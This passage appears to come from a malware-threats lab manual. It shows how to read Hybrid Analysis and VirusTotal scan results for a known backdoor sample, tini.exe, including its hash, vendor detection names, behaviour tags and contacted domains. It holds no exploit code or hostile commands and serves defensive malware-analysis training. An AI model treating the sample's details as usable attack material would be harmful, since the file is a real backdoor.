Note: If you receive an error in the webpage, then reload the page to obtain the result.

10. You can observe that the file is detected as **malicious** with threat score at 100 along with the additional information such as SHA value.


The screenshot displays the Hybrid Analysis interface for a file named 'tini.exe'. The file is identified as 'malicious' with a threat score of 100/100. The SHA256 hash is 9654bb748199882b0fb29b1fa597c0cfe3b9d610adf4188a0b440f3faf5ee527. The analysis overview includes submission details, threat score, and a list of anti-virus scanner results. The anti-virus results section shows three scanners: CrowdStrike Falcon (100%), MetaDefender (92%), and VirusTotal (89%).

Submission	name:	Size:	Type:	Mime:	SHA256:	Last Anti-Virus Scan:	Last Sandbox Report:
tini.exe	3KiB	peexe executable	application/x-dosexec	9654bb748199882b0fb29b1fa597c0cfe3b9d610adf4188a0b440f3faf5ee527	03/10/2022 07:50:07 (UTC)	02/22/2022 09:05:20 (UTC)	

Scanner	Result	Analysis Type
CrowdStrike Falcon	100%	Static Analysis and ML
MetaDefender	92%	Multi Scan Analysis
VirusTotal	89%	Multi Scan Analysis

11. In the **Anti-Virus Results** section, you can observe the AV results obtained from different online resources such as **CrowdStrike Falcon**, **MetaDefender** and **VirusTotal**.

12. To further view the complete information obtained by the online resources you can click a link given in the **Visit Vendor** section. Here, we will view the AV results obtained by the **VirusTotal**. Click the hyperlink icon () to open the result in the new tab.



The screenshot displays the 'Anti-Virus Results' page on the Hybrid Analysis website. The page features three main analysis cards: CrowdStrike Falcon, MetaDefender, and VirusTotal. Each card shows a percentage of detection, a 'Static Analysis and ML' or 'Multi Scan Analysis' label, a 'Last Update' timestamp, and a 'Visit Vendor' link. The VirusTotal card is highlighted with a red box. Below the analysis cards, there are sections for 'Related Hashes' and 'Related files'. The page also includes a sidebar with 'Analysis Overview' and a search bar at the top.

Scanner	Analysis Type	Percentage	Last Update	View Details	Visit Vendor
CrowdStrike Falcon	Static Analysis and ML	100%	03/10/2022 07:50:07	N/A	Visit Vendor
MetaDefender	Multi Scan Analysis	92%	03/10/2022 07:50:07	View Details	Visit Vendor
VirusTotal	Multi Scan Analysis	89%	03/10/2022 07:50:07	View Details	Visit Vendor

Module 07 – Malware Threats

13. Navigate to the new tab and you can observe that the VirusTotal returns a detailed report displaying the result of each anti-virus for the selected **tini.exe** malicious file under the **DETECTION** tab, as shown in the screenshot.

Free Automated Malware Analysis | VirusTotal - File - 9654bb748199...

9654bb748199882b0fb29b1fa597c0cfe3b9d610adf4188a0b440f3faf5ee527

62 / 69

62 security vendors and 2 sandboxes flagged this file as malicious

9654bb748199882b0fb29b1fa597c0cfe3b9d610adf4188a0b440f3faf5ee527
4378.exe
3.00 KB
2022-03-08 15:39:32 UTC
29 days ago
EXE

detect-debug-environment direct-cpu-clock-access idle long-sleeps peexe runtime-modules via-tor


Community Score

DETECTION DETAILS RELATIONS BEHAVIOR COMMUNITY 19+

Vendor	Detection	Engine	Detection
Ad-Aware	Gen:Variant.Graftor.Elzob.894	AhnLab-V3	Win-Trojan/IQ.B
Alibaba	Backdoor.Win32/Cmdoor.bbd85e81	ALYac	Backdoor.RAT.Tini
Antiy-AVL	Trojan.Generic.ASBOL.4D4	Arcabit	Trojan.Graftor.Elzob.894
Avast	Win32:Tiny-DU [Trj]	AVG	Win32:Tiny-DU [Trj]
Avira (no cloud)	BDS/Tini.B	BitDefender	Gen:Variant.Graftor.Elzob.894
BitDefenderTheta	Gen:NN.ZexaF.34264.amW@amM7EUI	CAT-QuickHeal	Tiny.b
ClamAV	Win.Trojan.Tiny-111	CMC	Generic.Win32.b7513ee75c/MD

10:38 PM 4/6/2022

14. Now, click the **DETAILS** tab to view the malicious file details such as Basic Properties, History, Names, Portable Executable Info, Sections, Imports, and ExifTool File Metadata.



Module 07 – Malware Threats

15. Click the **RELATIONS** tab to view Execution Parents, PE Resource Parents, Contained in Graphs, and Graph Summary. Scroll down to view other details.

The screenshot shows the VirusTotal web interface for a specific file. The 'RELATIONS' tab is selected, displaying three sections: Contacted Domains, Contacted IP Addresses, and Execution Parents.

Contacted Domains

Domain	Detections	Created	Registrar
arc.msn.com	0 / 90	1994-11-10	MarkMonitor Inc.
time.windows.com	0 / 90	1995-09-11	MarkMonitor Inc.

Contacted IP Addresses

